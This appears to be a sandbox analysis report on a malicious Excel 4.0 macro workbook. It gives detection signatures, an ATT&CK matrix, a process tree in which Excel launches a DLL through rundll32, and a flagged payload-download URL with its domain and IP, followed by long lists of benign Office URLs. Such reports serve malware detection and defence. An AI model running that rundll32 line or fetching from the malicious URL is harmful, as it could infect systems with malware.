ID: 343866
Sample Name: Refusal-743510550-01212021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:14:13
Date: 25/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Refusal-743510550-01212021.xlsm

Overview


General Information

Sample Name:	Refusal-743510550-01212021.xlsm
Analysis ID:	343866
MD5:	46a087edfdd6cd9.
SHA1:	d5e243201b2b02..
SHA256:	3099fc48fbfb503…

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Yara detected MalDoc_1
- Checks for available system drives …
- Excel documents contains an embe…
- Internet Provider seen in connection…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5912 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6540 cmdline: rundll32 ..\Flopers.GGRRDDFF,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
sheet2.xml	JoeSecurity_MalDoc_1	Yara detected MalDoc_1	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Yara detected MalDoc_1

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Replication Through Removable Media 1	Scripting 1 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Replication Through Removable Media 1	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication	Remotely Track Devi Without Authorizati
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Peripheral Device Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorizati
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 1	NTDS	System Information Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Rundll32 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
toteteca.com	10%	Virustotal		Browse
www.toteteca.com	6%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.toteteca.com/qzkiodlofm/5555555555.jpg	16%	Virustotal		Browse
http://www.toteteca.com/qzkiodlofm/5555555555.jpg	100%	Avira URL Cloud	malware	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
toteteca.com	172.107.2.98	true	true	• 10%, Virustotal, Browse	unknown
www.toteteca.com	unknown	unknown	true	• 6%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.toteteca.com/qzkiodlofm/5555555555.jpg	true	• 16%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://login.microsoftonline.com/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://shell.suite.office.com:1443	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://autodiscover-s.outlook.com/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://cdn.entity.	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://wus2-000.contentsync.	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://powerlift.acompli.net	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://lookup.onenote.com/lookup/geolocation/v1	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://cortana.ai	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://api.aadrm.com/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://api.microsoftstream.com/api/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://cr.office.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://graph.ppe.windows.net	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://store.office.cn/addinstemplate	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://web.microsoftstream.com/video/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://graph.windows.net	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://dataservice.o365filtering.com/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
